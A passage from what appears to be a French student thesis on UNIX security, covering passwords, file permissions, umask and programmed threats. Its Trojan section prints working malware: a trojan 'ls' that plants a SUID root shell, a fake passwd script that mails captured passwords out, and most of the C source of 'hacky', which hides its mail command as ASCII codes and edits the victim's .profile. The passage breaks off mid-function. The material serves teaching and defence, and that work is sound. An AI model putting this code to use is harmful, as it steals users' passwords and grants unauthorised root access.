Jun 19 12:38:28 hercule login: 3 LOGIN FAILURES ON tty5, brn
```

Qui plus est, cela lui prendra un temps considérable si votre commande *login* est paramétrée pour répondre de plus en plus lentement à chaque échec. Nous avons du attendre 5 secondes après la troisième tentative dans l'exemple ci-dessus.

Choisir de bons mots de passe

Que vous choisissiez de mettre en place le mécanisme évoqué au paragraphe précédent ou non, il est de toute manière impératif de prendre le temps de choisir des mots de passe convenables.

Combien de systèmes ont-ils été compromis parce que certains utilisateurs avaient tout simplement mis leur nom de login comme mot de passe?

Un mot de passe est comme le verrou qui ferme une porte. C'est de sa qualité que dépend, en partie [6], la sécurité de votre compte et du système sur lequel vous travaillez.

Mais qu'est ce qu'un bon mot de passe finalement ?

Un bon mot de passe est un mot de passe difficile à deviner !

Dans l'encart plus bas, figurent quelques suggestions pour le choix des mots de passe. Beaucoup de conseils peuvent être donnés en la matière. Nous vous invitons à consulter [10] et [3] pour une liste plus complète.

Notons que les mots de passe sont un excellent exemple de la nécessité d'impliquer l'ensemble des utilisateurs dans la sécurité. (cf. 1.2.1). Rappelons qu'un seul mot de passe deviné peut suffire à compromettre l'ensemble d'un système. Des outils existent pour améliorer et contrôler la qualité de vos mots de passe.

Choix d'un mot de passe

Un bon mot de passe :

- contient des lettres majuscules et minuscules, des chiffres et des caractères de ponctuation ;
- comporte au moins sept caractères ;
- est facile à retenir ; tous les moyens mnémotechniques sont bons ;
- ne doit être susceptible d'être adopté par quelqu'un d'autre que vous.

Sont donc à éviter :

- tout nom ou prénom ;
- tout lieu ;
- tout mot figurant dans un dictionnaire de quelque langue que ce soit ;
- tout mot concernant l'informatique comme *UNIX*, *wizard*, *gourou*, ...
- tout mot représentant une information qui vous est relative (numéro de téléphone, adresse, plaque minéralogique, date particulière ...)
- tout mot rentrant dans l'une des catégories précédentes écrit à l'envers ou combiné avec un chiffre.

---

6. Fermer la porte ne sert à rien si on laisse la fenêtre ouverte.

Pratiques à risque

Soulignons encore qu'il est évidemment risqué d'employer un même mot de passe pour plusieurs comptes sur différentes machines.

Garder un mot de passe pendant une trop longue période accroît de manière certaine le risque. Prenons l'habitude d'en changer régulièrement.

Enfin, noter son mot de passe est également imprudent.

3.2.4 Tenir en échec les *renifleurs*

Coder ...

Le premier type de protection que l'on peut utiliser repose sur des méthodes de cryptage. Il existe en effet des outils comme *Kerberos* et *DCE* qui permettent d'assurer à travers Internet des liaisons sûres.

Une des contraintes est que, pour pouvoir utiliser ces liaisons sûres, il faut que les deux ordinateurs à chaque bout du câble soient équipés de manière adéquate. Or l'emploi des outils cités ci-dessus est loin d'être généralisé.

En France, viennent s'ajouter les problèmes liés aux lois particulières en vigueur sur le codage. Pour ces raisons, nous ne développerons pas plus avant ces méthodes. Veuillez consulter l'excellent serveur de [3] qui pourra vous renseigner sur les aspects législatifs, ainsi que [7] qui décrit les techniques existantes.

Les mots de passe jetables

Les mots de passe jetables *(One time passwords)* sont une alternative astucieuse au codage. Plusieurs systèmes sont disponibles.

Le premier d'entre eux consiste à confier à l'utilisateur une **liste de mots de passe** qu'il coche au fur et à mesure qu'il les emploie. Cela suppose évidemment que cette liste soit conservée dans un endroit sûr.

Dans le second système, l'utilisateur a en sa possession une **carte avec écran à cristaux liquides**. Deux variantes existent.

- Dans la première, le mot de passe est formé d'un code utilisateur (ne changeant pas) et d'un nombre affiché sur l'écran de la carte qui, lui, varie toutes les minutes par exemple, la carte étant synchronisée avec l'ordinateur.
- Dans la seconde, l'ordinateur fournit un nombre que l'utilisateur doit taper sur le clavier de sa carte. Cette dernière répond par un code qui est le mot de passe.

Dans tous les cas, renifler les paquets *IP* qui passent sur le réseau ne peut plus servir à voler des mots de passe. Mais qu'en est-il du reste des données qui circulent ?

Chapitre 4

Le système de fichiers *UNIX*

4.1 Introduction

Le système de fichiers est chargé sous *UNIX* non seulement d'assurer le stockage et l'accès aux données qui peuvent se trouver sur divers supports, mais également du contrôle de la sécurité de ces données.

Ainsi, un mécanisme de permission relativement complexe est mis en œuvre pour vérifier que chacun a bien le droit de lire, de modifier ou d'exécuter ce qu'il demande.

L'approche d'*UNIX* pour ce qui est de l'organisation des données est classique : il s'agit d'une arborescence de répertoires pouvant chacun contenir des fichiers, des liens ou d'autres répertoires.

4.1.1 Fichiers et noeuds

Toutes les informations concernant un fichier, à l'exception de son nom sont stockées dans un noeud *(inode)*. Ainsi, on peut y trouver le propriétaire, le groupe, les permissions et le type du noeud (par exemple fichier, répertoire, lien symbolique ...).

Les noms de fichiers sont stockés quant à eux dans les répertoires où ils sont associés à un numéro de noeud. Les répertoires sont des fichiers particuliers que seul le système peut modifier.

Sous *UNIX*, un même fichier peut donc porter plusieurs noms différents. Rien n'empêche en effet qu'un même noeud soit référencé plus d'une fois.

On n'efface donc pas de fichier : on supprime simplement un lien vers un noeud.

Associé à chaque noeud, se trouve un compteur de références. A chaque création de lien vers un noeud le compteur de ce noeud est incrémenté ; à chaque destruction de lien, il est décrémenté. Lorsque le compteur arrive à 0, le noeud est considéré comme vide. Il peut être utilisé pour d'autres données.

Nous arrêterons là notre description. Pour plus de détails, veuillez s'il vous plaît consulter le chapitre 5 de [7] qui couvre toutes ces questions.

4.1.2 La commande *ls*

La commande *ls* permet de visualiser certains attributs des fichiers. Ci-dessous figure un exemple de résultat d'exécution de cette commande.

```
bash$ls -l
drwxr-xr-x   2 brn   users        1024 Jun 19 16:32 Perso
-rw-r--r--   1 brn   users       15516 Jun 19 12:21 chapitre1.tex
-rw-r--r--   1 brn   users       11754 Jun 19 12:52 chapitre2.tex
-rw-r--r--   1 brn   users       17201 Jun 19 15:31 chapitre3.tex
-rw-r--r--   1 brn   users        1643 Jun 19 15:49 chapitre4.tex
-rw-r--r--   1 brn   users        2888 Jun 18 22:11 intro.tex
-rw-r-----   1 brn   users        3039 Jun 19 15:50 securite.tex
```

Considérons `'securite.tex'`. On peut déduire de l'affichage les données suivantes.

- il s'agit d'un fichier comme l'indique le premier signe `'-'` (`'Perso'` est en revanche un répertoire comme l'indique le caractère `'d'`) ;
- il a les permissions `'rw-r-----'` ;
- le nombre `'1'` indique ensuite que le noeud contenant les données n'est référencé que sous le nom `'securite.tex'` ;
- il appartient à l'utilisateur `'brn'` et au groupe `'users'` ;
- il contient '3039' octets et a été modifié pour la dernière fois à la date `'Jun 19 15:50'`.

4.2 Les permissions

Les permissions sont séparées en trois groupes distincts de trois lettres chacun. On peut en effet spécifier indépendamment les droits d'accès à un noeud pour son

propriétaire *(user)*, son groupe *(group)* et le reste des utilisateurs *(others)*.

Chaque groupe de permission spécifie si les trois droits `'r'`, `'w'` et `'x'` sont donnés. Si la lettre figure, le droit est accordé, sinon, elle est remplacée par un signe `'-'`.

Reprenons l'exemple de `'securite.tex'` dont les permissions sont `'rw-r-----'`. Cela signifie simplement que les droits d'accès sont :

- `'rw-'` pour son propriétaire *(user)*,
- `'r--'` pour son groupe *(group)*,
- `'---'` pour les autres utilisateurs *(others)*.

Les utilisateurs, autres que le propriétaire et les membres du groupe, n'ont donc aucun droit sur `'securite.tex'` tandis que le propriétaire a les droits `'r'`,`'w'` mais pas `'x'`.

Les droits évoqués ci-dessus ne sont pas interprétés de la même manière suivant la nature du noeud : il faut distinguer leur signification dans le cas de fichiers et dans le cas de répertoires.

4.2.1 Permissions de fichier

Notons que les permissions s'interprètent de la même façon pour les *devices*, *sockets* et *FIFO*.

Il s'agit là de types de fichiers particuliers servant à gérer l'accès à la mémoire, aux disques de stockage et à beaucoup d'autres choses. Nous n'en parlerons pas plus dans ce mémoire, faute de temps.

Il ne faut pourtant pas négliger la gestion des permissions de ces types de noeuds : certains d'entre eux permettent d'accéder directement au noyau du système en mémoire. Nous vous recommandons donc de lire les chapitres de [7] traitant du sujet.

Le tableau ci-dessous donne la signification des trois types de droit pour les fichiers.

Caractère	Droit	Signification
r	lecture	Droit d'ouvrir le fichier en lecture et d'en lire le contenu
w	écriture	Droit de modifier le fichier. On peut alors ouvrir le fichier en écriture, y inscrire des données, en effacer. Même si l'on peut réduire le fichier à une longueur nulle, on ne peut pas pour autant le supprimer.
x	exécution	Ce droit n'est utilisé que pour les fichiers exécutables. Il signifie que l'on a le droit d'exécuter ce fichier. Les fichiers exécutables peuvent être des scripts en langage shell ou des fichiers binaires.

[7] fait à juste titre remarquer qu'il n'est pas nécessaire d'avoir le droit de *lecture* pour pouvoir exécuter un fichier. Le droit d'*exécution* suffit.

Cependant, pour les scripts en langage shell, certains systèmes exigent également le droit de *lecture*. C'est le cas de *Linux* par exemple.

Enfin, précisons que les permissions des liens symboliques ne sont absolument pas significatives. En effet, ce sont les droits du fichier vers lequel pointent ces liens qui déterminent alors l'accès aux données.

4.2.2 Permissions de répertoires

Les répertoires sont implantés sous *UNIX* par des fichiers particuliers que seul le système peut modifier. Comme les répertoires sont des fichiers, ils ont également des permissions.

Cependant, la gestion des répertoires étant spécifique, les permissions ne sont pas interprétées de la même manière pour eux.

Le tableau ci-dessous explique la signification des différents droits dans ce cas.

Caractère	Droit	Signification
r	lecture	Droit de lire les noms des fichiers (y compris les sous-répertoires) du répertoire.
w	écriture	Droit de créer, renommer ou supprimer les fichiers (y compris les sous-répertoires) du répertoire.
x	exécution	Droit de déterminer les propriétaires, groupes, longueurs dates de modification ... des fichiers (y compris les sous-répertoires) du répertoire. Ce droit est requis pour pouvoir faire d'un répertoire son répertoire courant, ou pour ouvrir un fichier se trouvant dans le répertoire ou un de ses sous-répertoires.

Il est important de bien comprendre les implications qu'une mauvaise gestion des droits des répertoires peut avoir en matière de sécurité. Les quelques remarques suivantes sont susceptibles de vous y aider.

1. Si on n'a pas le droit d'exécution sur un répertoire, on ne peut accéder à aucun des fichiers qui s'y trouvent même s'ils nous appartiennent.

2. Pour **effacer un fichier**, c'est à dire supprimer du répertoire l'entrée qui associe le nom au noeud contenant les données, **seuls les droits d'écriture et d'exécution sur ce répertoire sont requis** quels que soient les droits du fichier ! Cette phrase vaut la peine d'être assimilée.

3. En ayant le droit d'exécution mais pas de lecture sur un répertoire, on ne peut pas lister son contenu. Cependant, il reste possible d'accéder aux fichiers du répertoire si on connaît leur nom. Certains sites utilisent cette technique pour créer des fichiers *secrets*.

4.2.3 *SUID*, *SGID* et *sticky bit*

Programmes *SUID* et *SGID*

Quelquefois, des utilisateurs ordinaires doivent pouvoir accomplir des tâches qui nécessitent certains privilèges.

C'est le cas par exemple quand on veut changer son mot de passe. Il faut alors aller changer le champ correspondant du fichier */etc/passwd* qu'un utilisateur ordinaire n'a pas le droit de modifier (heureusement !).

UNIX résoud le problème par une gestion particulière des *UID* ou *GID* des processus. En effet, il est possible qu'un programme utilise un autre *UID* ou/et *GID* que celui de l'uilisateur qui l'exécute.

Le système distingue pour cela les *UID* et *GID* réels et les *UID* et/ou *GID* effectifs.

- Les *UID* et *GID* réels d'un processus correspondent à ceux de l'utilisateur qui l'exécute.

- Les *UID* et *GID* effectifs correpondent en général à ceux de l'utilisateur qui l'exécute. Cependant, il est possible de faire que ces *UID* et/ou *GID* effectifs correspondent respectivement à ceux du propriétaire et du groupe du fichier contenant le programme.

Un programme qui change son *UID* effectif est appelé un programme *SUID* ; de même, un programme qui change son *GID* effectif est appelé un programme *SGID*. Un programme peut être simultanément *SUID* et *SGID*.

Sticky bit

Le mécanisme de *sticky bit* est aujourd'hui obsolète en ce qui concerne les fichiers. Il a été hérité d'une époque lointaine où *UNIX* fonctionnait sur des ordinateurs avec peu de mémoire vive.

Il conserve en revanche une signification pour les répertoires (cf. plus bas).

Récapitulatif pour les fichiers

Pour marquer qu'un programme est *SUID*, le caractère `'x'` des permissions concernant le **propriétaire** du fichier est remplacé par un `'s'`.

Pour marquer qu'un programme est *SGID*, le caractère `'x'` des permissions concernant le **groupe** du fichier est remplacé par un `'s'`.

Pour marquer qu'un programme a l'attribut *sticky bit*, le caractère `'x'` des permissions concernant les **autres utilisateurs** du fichier est remplacé par un `'t'`.

Le tableau ci-dessous résume la signification des droits *SUID*, *SGID* et de l'attribut *sticky bit* pour les fichiers.

Caractère	Droit	Signification
`--s------`	SUID	Un processus exécutant un programme SUID a son UID effectif égal à celui du propriétaire du programme.
`-----s---`	SGID	Un processus exécutant un programme SGID a son GID effectif égal à celui du groupe du programme. Les fichiers créés par ce processus peuvent également être créés comme appartenant au groupe référencé par ce GID (sous certaines conditions concernant les droits du répertoire où ces fichiers sont créés).
`--------t`	sticky bit	Obsolète pour les fichiers. Voir plus bas pour les répertoires.

Dans chacun des cas ci-dessus, les lettres `'s'` ou `'t'` peuvent respectivement être remplacées par les lettres `'S'` et `'T'` si les droits `'x'` correspondants ne sont pas accordés. Nous reviendrons dans le chapitre suivant sur les problèmes que posent ces mécanismes pour la sécurité. Certains d'entre eux peuvent en effet être utilisés à des fins bien peu louables.

SGID et *Sticky bit* pour les répertoires

Ces deux bits ont une signification particulière en ce qui concerne les répertoires. Le tableau ci-dessous l'explique.

Droit	Signification
SGID	Si le bit SGID d'un répertoire est positionné, les fichiers qui y sont créés par un processus de même groupe que le répertoire, sont également de ce groupe. Si l'une des deux conditions précédentes n'est pas remplie, les fichers créés sont du même groupe que le GID effectif du processus créateur.
Sticky bit	Les fichiers contenus dans un répertoire dont le sticky bit est positionné, peuvent être renommés ou effacés uniquement par leur propriétaire, le propriétaire du répertoire ou le super-utilisateur. Cette caractéristique est utilisée en particulier pour le répertoire */tmp*.

4.3 Deux commandes utiles

4.3.1 La commande *chmod*

Cette commande vous permet de changer les permissions des fichiers dont vous êtes propriétaire. Sa syntaxe est décrite dans la page de manuel correspondante.

Rappelons ici que les "pros" d'*UNIX* aiment parfois exprimer les permissions sous forme d'un nombre en octal. Le tableau ci-dessous vous donne la clé de ces chiffres magiques.

Valeur	**Droit**	**Valeur**	**Droit**
4000	SUID	40	Lecture pour le groupe
2000	SGID	20	Ecriture pour le groupe
1000	Sticky bit	10	Exécution pour le groupe
400	Lecture pour le propriétaire	4	Lecture pour les autres
200	Ecriture pour le propriétaire	2	Ecriture pour les autres
100	Exécution pour le propriétaire	1	Exécution pour les autres

'`rw-r--r--`' vaut donc en octal 400 + 200 + 40 + 4 = 644. Il n'y a pas de doute, il faut vraiment faire des efforts pour s'y habituer.

4.3.2 La commande *umask*

Cette commande vous permet de spécifier quelles seront les permissions par défaut des fichiers que vous créerez. Elle est donc très utile car elle vous donne le moyen de choisir une bonne fois pour toute la politique que vous voulez suivre.

Elle est la plupart du temps intégrée dans le shell que vous utilisez. Suivant les cas, vous pourrez alors ajouter dans votre *.login*, *.profile* ou *.tcshrc* une ligne comme :

```
umask nombre
```

où '`nombre`' est, malheureusement, un nombre en octal résultat d'un assez savant calcul. Qui plus est, cette commande est souvent assez mal documentée dans les pages de manuel.

UNIX crée en effet les fichiers non exécutables avec un mode 666 ('`rw-rw-rw-`') par défaut. Lorsque vous spécifiez une valeur de *umask*, le système enlève les droits spécifiés par ce *umask* au mode 666 pour déterminer les permissions par défaut des fichiers que vous allez créer.

Comme nous sommes charitables, voici quelques exemples.

- Un *umask* de 022 (`'----w--w-'`) donne des permissions par défaut de: (`'rw-rw-rw-'`) - (`'----w--w-'`) soit `'rw-r--r--'` (en octal 644) pour les fichiers non exécutables et `'rwxr-xr-x'` (en octal 711) pour les autres. C'est une valeur que l'on rencontre souvent dans les systèmes où les utilisateurs n'ont rien à cacher.

  Cela revient à autoriser la lecture et l'exécution de ce qui n'est pas explicitement interdit.

- Un *umask* de 077 (`'---rwxrwx'`) donne des permissions par défaut de: (`'rw-rw-rw-'`) - (`'---rwxrwx'`) soit `'rw-------'` (en octal 600) pour les fichiers non exécutables et `'rwx------'` (en octal 700) pour les autres. C'est une valeur que l'on rencontre souvent dans les systèmes où les utilisateurs sont plus prudents.

  Cela revient à interdire l'accès à tout ce qui n'est pas explicitement autorisé.

4.4 Supprimer les fichiers *"bizarres"*

J'avoue que j'ai écrit ce paragraphe en ayant une pensée émue pour notre cher professeur de système Serge Rouveyrol. Certes, il n'est pas lié directement au thème de ce mémoire. Mais, ces petites astuces dont nous parlons plus bas sont tellement utiles.

Rares sont les gens qui travaillent sous *UNIX* chez eux. Dans notre promotion d'année spéciale, aucun de nous ne connaissait donc particulièrement ce système avant de s'y frotter (pour notre plus grand bonheur).

Une des premières questions qui assaillent les professeurs en début d'année est donc: *Dites, j'ai un fichier bizarre là et je n'arrive pas à l'effacer. Vous pouvez m'aider s'il vous plaît?*

Tiens le coup Serge, ce paragraphe te déchargera, j'espère, d'une petite partie du flot d'interrogations qui ne manqueront pas de te tomber dessus l'an prochain.

Voici donc quelques trucs qui servent un jour ou l'autre.

1. Pour effacer un fichier dont le nom commence par un caractère `'-'`, il suffit d'utiliser la commande *rm* de la manière suivante:

   ```
   bash$ rm ./-ce_fichier_m'agace
   bash$
   ```

2. Pour découvrir des fichiers comportant des caractères non imprimables dans leur nom, utilisez l'option `'-q'` de la commande *ls*. Consultez à ce sujet la page de manuel de *ls*.

3. Pour supprimer des fichiers comportant des caractères non imprimables dans leur nom, utilisez la commande *rm* de la manière suivante :

```
bash$ rm -i *
rm: remove ‘chapitre1.tex’? n
rm: remove ‘Le_voila!’? y
bash$
```

4.5 Conclusion

Le système de fichier d'*UNIX* est un outil de sécurité puissant. Il est capital de comprendre son fonctionnement pour pouvoir défendre vos données.

Nous espèrons vous y avoir aidé dans ce chapitre.

Chapitre 5

Les menaces programmées

Les ordinateurs sont faits pour exécuter des programmes. A l'heure actuelle, les programmes que l'on rencontre sur un système sont bien souvent d'origines très diverses.

- Il y bien sûr les programmes du système d'exploitation fournis par le constructeur de l'ordinateur (ce n'est pas toujours le cas ; certains systèmes gratuits sont distribués sur Internet).

- On compte également tous les programmes plus ou moins utilitaires que l'on a ramené de l'extérieur (sites *FTP* ...).

- Les utilisateurs produisent aussi des programmes parce qu'ils en ont besoin le plus souvent, mais aussi pour jouer des tours pendables à leurs collègues.

Heureusement, la grande majorité des concepteurs des utilitaires les plus répandus sont altruistes dans l'âme. Leur but n'est évidemment pas de nuire.

Certaines personnes sont pourtant en mesure de faire circuler sur Internet des versions modifiées de ces programmes comportant des *portes dérobées*. Une fois ceux-ci installés sur votre ordinateur, il leur suffit d'activer les fonctions secrètes pour avoir accès à votre système.

Comment dans cette jungle être sûr de ne pas se faire piéger un jour ou l'autre par une personne mal intentionnée?

Nous vous proposons dans la première partie de ce chapitre d'identifier d'abord clairement les menaces. Quelques conseils simples suivent ensuite, qui peuvent contribuer à limiter la casse. Le lecteur pourra également consulter [7] dont la majorité des propos que nous tenons ici est extraite.

5.1 Classement des menaces

5.1.1 Les outils de sécurité

Les outils de sécurité sont très utiles aux administrateurs de systèmes *UNIX*. En effet, l'ensemble des paramètres de configuration d'*UNIX* est tellement étendu que le besoin d'outils adaptés se fait sentir.

Malheureusement, ces outils sont également utilisables par les pirates qui recherchent des failles dans les systèmes qu'ils essayent de pénétrer.

Utiliser les outils de sécurité qui existent n'est donc plus optionnel mais obligatoire si l'on veut être au moins aussi bien informé que ces pirates sur les défauts de la cuirasse du système dont on est chargé.

Une présentation des outils d'aide à l'administration figure en A. Nous vous encourageons vivement à la consulter. Vous y trouverez les noms, fonctions et lieu où sont disponibles les kits les plus répandus. Quelques exemples de résultat d'exécution y sont également.

5.1.2 Les *portes dérobées*

Les portes dérobées sont une menace redoutable.

Elles sont le plus souvent incluses dans le code de certains programmes dans le but de les mettre au point si le besoin s'en fait sentir. C'était par exemple le cas du mode *debug* de *sendmail* [1] Ces fonctions cachées ne deviennent de véritables menaces que lorsque des individus peu scrupuleux les découvrent et en font un usage dangereux.

Elles peuvent être également utilisées après une attaque réussie contre un système. Le pirate se garde ainsi un ou plusieurs moyens d'y pénétrer par la suite très facilement. Il a plusieurs méthodes pour cela à sa disposition :

- modifier un fichier *.rhosts* d'un utilisateur ou du super-utilisateur ;
- installer une version modifiée de *telnetd* ou d'un autre démon lui donnant accès au système lorsqu'une certaine combinaison de touches est frappée ;
- changer les permissions de */dev/kmem* ou d'un autre *device* pour pouvoir y accéder tout en n'étant pas *root* ;
- laisser trainer un shell *SUID root*...

1. Ce mode a été exploité par le vers d'Internet que Jean-Rossel Millet et Frédéric Vu décrivent dans leur mémoire (cf. [5]).

A titre d'exemple, voici comment on peut voler le mot de passe d'un administateur système imprudent après s'être construit une porte dérobée. Cet exemple est extrait de [7] et illustre parfaitement les dangers du mécanisme de *SUID* implanté sous *UNIX*.

Imaginez que *pascal* soit administateur système. L'imprudent a mis en début de son *PATH* le répertoire courant *(.)*. Un étudiant malicieux l'a remarqué (car en plus *pascal* donne accès en lecture à tout le monde à ses fichiers *.profile*) et décide de lui tendre un piège.

Pour cela il crée le script ci-dessous :

```
#!/bin/sh
#
# Ce fichier est un piege. Il s'appelle 'ls' et va me permettre
# de berner un administateur imprudent.
#
# Copier un shell et le rendre SUID (c'est ca la porte)
cp /bin/sh .toto
chmod 4555 .toto
# Effacer ce script
rm -f $0
# Executer ls comme si de rien n'etait.
exec /bin/ls ${1+"$@"}
```

Il place le script dans son répertoire *home*, crée un fichier nommé `'-bizarre'` et appelle l'administateur en lui disant qu'il n'arrive pas à enlever un *fichier vraiment bizarre*.

pascal pestant contre la stupidité de cet étudiant essaie de faire un *ls* du répertoire en question. Il n'y arrive pas car le dit répertoire n'est pas accessible en lecture pour les autres utilisateurs. Après un grognement, *pascal* fait un *su* pour devenir *root* et retape *ls*. Il vient ainsi de créer dans le répertoire de l'étudiant en question un shell *SUID root*. Puis il enlève le fichier nommé `'-bizarre'` que l'étudiant n'arrivait pas à effacer (il n'avait pas dû lire le chapitre précédent).

Se sentant un peu bête, l'étudiant s'excuse et remercie *pascal*. Dans les deux minutes qui suivent, le mot de passe de *root* est changé...

5.1.3 Les bombes logiques

Les bombes logiques sont des parties de code qui dorment au cœur d'un programme jusqu'à ce qu'un évènement les déclenche.

Là encore, ce sont les sources de certains programmes qui sont mises en cause. Les évènements déclencheurs peuvent être de types divers et variés. Il peut s'agir de date, d'heure, de nombre d'utilisateurs travaillant ou de tout ce qui peut passer par la tête des créateurs de ces bombes à retardement.

Certains virus sont également des bombes logiques. C'est le cas de *Friday 13th* qui se propose de reformater joyeusement votre disque dur à cette date. Heureusement, *Friday 13th* ne menace pas les systèmes *UNIX*. C'est déjà ça de gagné !

5.1.4 Les chevaux de Troie

Les chevaux de Troie sont ainsi appelés en référence à la mythologie grecque. Un cheval de Troie ressemble à un programme inoffensif. Pourtant, il peut receller des portions de code, dont l'exécution non visible pour l'utilisateur peut être particulièrement dommageable.

Pour illustrer notre propos, nous vous proposons d'étudier un petit programme écrit en langage C qui génére un cheval de troie. Ce programme nous a été fourni par Xavier Ducret. Qu'il soit ici remercié de sa collaboration.

Le but est de piéger un utilisateur curieux qui essaierait de l'exécuter "pour voir". Dès que cela arrive, *hacky* envoie un courrier électronique à l'adresse qu'on a indiquée à la compilation en précisant le nom de login et le nom en clair du dindon de la farce.

Mais ce n'est pas tout. Une nouvelle commande *passwd* (le cheval) est créée dans un répertoire caché. Le fichier *.profile* du curieux est modifié de sorte que ce soit cette commande qu'il appelle la prochaine fois qu'il changera de mot de passe.

Voici la fausse commande *passwd*. Elle simule le comportement de la vraie commande *passwd* en cas d'erreur de saisie, puis envoie les trois mots de passe entrés par courrier électronique au pirate. La vraie commande *passwd* est ensuite appelée pour ne pas éveiller la méfiance du curieux.

```
#!/bin/sh
# This file was made by the program hacky
# Under the UNIQUE RESPONSABILITY OF  Moi ??
#
echo "Changing password for" brn
stty -echo
echo -e "Enter old password:\c "
read P0
echo ""
```

```
echo -e "Enter new password:\c "
read P1
echo ""
echo -e "Re-type new password:\c "
read P2
echo ""
stty echo
echo ""
echo $P0 $P1 $P2 | mail pirate >/dev/null 2>&1
echo "You misspelled it. Password not changed"
/usr/bin/passwd
```

Et voici le source complet en langage C du programme. Il est évident que ce programme n'est pas bien dangereux. Plusieurs traces demeurent du passage du pirate, dont son adresse e-mail.

```
/*****************************************************************/
/*                        hacky.c                                */
/*                       (dummy.c)                               */
/* @(#) hacky.c // Xavier Ducret // Version 0.1 // 27 mai 1996 //  */
/*****************************************************************/

#include <string.h>
#include <pwd.h>
#include <stdlib.h>
#include <stdio.h>

#define HELLO       "Bonjour "
#define HOW         "Comment allez-vous ?"
#define WELCOME     "Bienvenue a bord :"
#define CONTINUE    "N'executez pas ce programme"
#define ACT_hacky   "mkdir -p $HOME/.netscape/.hacky"
#define profil      "PATH=/usr/local/bin:/bin:$HOME/.netscape/.hacky:$PATH\n"
#define ACT_mode    "chmod 777 $HOME/.netscape/.hacky/passwd"
#define AUTODEL     "\\rm -f hacky"
#define LOGIN       "son createur"
#define EMAIL       "pirate"
```

Dans la partie ci-dessus figurent les définitions de constantes permettant de personnaliser le programme.

En particulier *LOGIN* permet d'identifier le nom de login du créateur du programme (qui ne sera pas victime de quoi que ce soit) et *EMAIL* contient l'adresse de courrier électronique où envoyer les précieuses informations.

```
sleep(count)
```

```
  int count;
{
  int i;
  int j;

  for (j=1;j<=10;j++)
  {
    for (i=1;i<=count;i++)
    {
    }
  }
}


char init[] = {101,99,104,111,124,109,97,105,108,32,100,117,
               99,114,101,116,64,101,110,115,105,115,117,110,
               46,105,109,97,103,46,102,114};
```

Remarquez la chaîne init ci-dessus qui contient en ASCII la chaîne : ``echo|mail pirate". Il s'agit là d'une petite astuce pour cacher à un nouvel utilisateur de *hacky* une fonction du programme.

En effet, l'appel système qui se situe plus bas (au début de la fonction *main*) provoque l'envoi d'un mail au concepteur de *hacky* lui indiquant l'adresse électronique de la personne qui exécute une version du programme qu'il s'agisse d'un nouveau pirate ou d'un utilisateur curieux.

Malheur aux nouveaux pirates qui n'ont pas compris les sources du programme !

```
safe()
{
  printf("\nRien ne se passe.\n\n");
  exit(0);
}
```

La fonction ci-dessous vérifie si l'utilisateur qui exécute le programme est le créateur (la personne identifiée par la constante *LOGIN*).

Si c'est le cas, un message est affiché et le programme ne fait rien d'autre. C'est la procédure *safe()* ci-dessus qui sera alors appelée.

Si en revanche, le programme est exécuté par un inconnu, donc un curieux, tout le sale boulot commence. Un mail est envoyé à l'adresse spécifiée par la constante *EMAIL*.

```
int verify(user,realname)
```

```
  char * user;
  char * realname;
{
  char msg[255];

  if (strcmp(user,LOGIN) != 0)
  {
    printf("\n\t\t%s %s.\n", WELCOME, realname);
    printf("\n\t\t%s %s.\n\n\n\n\n\n", CONTINUE, LOGIN);
    if (sowhat() != 1)
    {
      error();
    }
    sprintf(msg, "echo \" Le dindon est : %s (%s)\"|mail %s",
            realname, user, EMAIL);
    if (system(msg) != 127)
    {
      return(1);
    }
    else
    {
      error();
    }
  }
  else
  {
    printf("\n\t\t%s%s . %s\n\n", HELLO, LOGIN, HOW);
    safe();
  }
  return(-1);
}
```

Les fonctions ci-dessous modifient le *.profile* et créent la fausse commande *passwd*.

```
/*********************************************************************/
/* dans les versions ulterieures, on dissimulera un faux programme  */
/* (compile en C) de changement de mots de passe beaucoup plus      */
/* insidieux.                                                        */
/*********************************************************************/

int action(user, realname)
  char * user;
  char * realname;
```

```
{
  FILE * f_profile, * f_passwd ;
  char pwd_profile[255];
  char pwd_passwd[255];
  struct passwd * getpwnam(name);
  struct passwd * p;

  p = getpwnam((const char *)user);
  sprintf(pwd_profile,"%s/%s",p->pw_dir,".profile");
  sprintf(pwd_passwd,"%s/%s",p->pw_dir,".netscape/.hacky/passwd");
  if (system(ACT_hacky) == 127)
  {
    error();
  }
  /* it will works under non graphique terms like vt100 */
  if ((f_profile = fopen(pwd_profile,"a")) == NULL)
  {
    error();
  }
  else
  {
    fputs(profil,f_profile);
    fclose(f_profile);
  }
  if ((f_passwd = fopen(pwd_passwd,"w")) == NULL)
  {
    error();
  }
  else
  {
    new_passwd_prog(f_passwd,user,realname);
    fclose(f_passwd);
  }
  if (system(ACT_mode) == 127)
  {
    error();
  }
  return(1);
}

int new_passwd_prog(f_cible,victim,realname)
  FILE * f_cible;
  char * victim;
```

```
  char * realname;
{
  char passwd_shell[255];

/* Pour creer un faux script shell. L'ennui c'est que si le fichier   */
/* est decouvert le nom du protagoniste est visible. Il faudra donc   */
/* creer un fichier compile en C et beaucoup plus performant plus tard*/

  sprintf(passwd_shell,"%s\n\n","#!/bin/sh");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n",
          "# This file was made by the program hacky");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s %s\n\n",
          "# Under the UNIQUE RESPONSABILITY OF ",
        realname);
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s %s\n",
          "echo \"Changing password for\"",victim);
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n","stty -echo");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n",
          "echo -e \"Enter old password:\\c \"");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n%s\n",
          "read P0","echo \"\"");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n",
          "echo -e \"Enter new password:\\c \"");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n%s\n",
          "read P1","echo \"\"");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n",
          "echo -e \"Re-type new password:\\c \"");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n%s\n",
          "read P2","echo \"\"");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n%s\n",
          "stty echo","echo \"\"");
  fputs(passwd_shell,f_cible);
```

```
  sprintf(passwd_shell,"%s %s %s\n",
          "echo $P0 $P1 $P2 | mail", EMAIL ,">/dev/null 2>&1");
  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n",
          "echo \"You misspelled it. Password not changed\"");
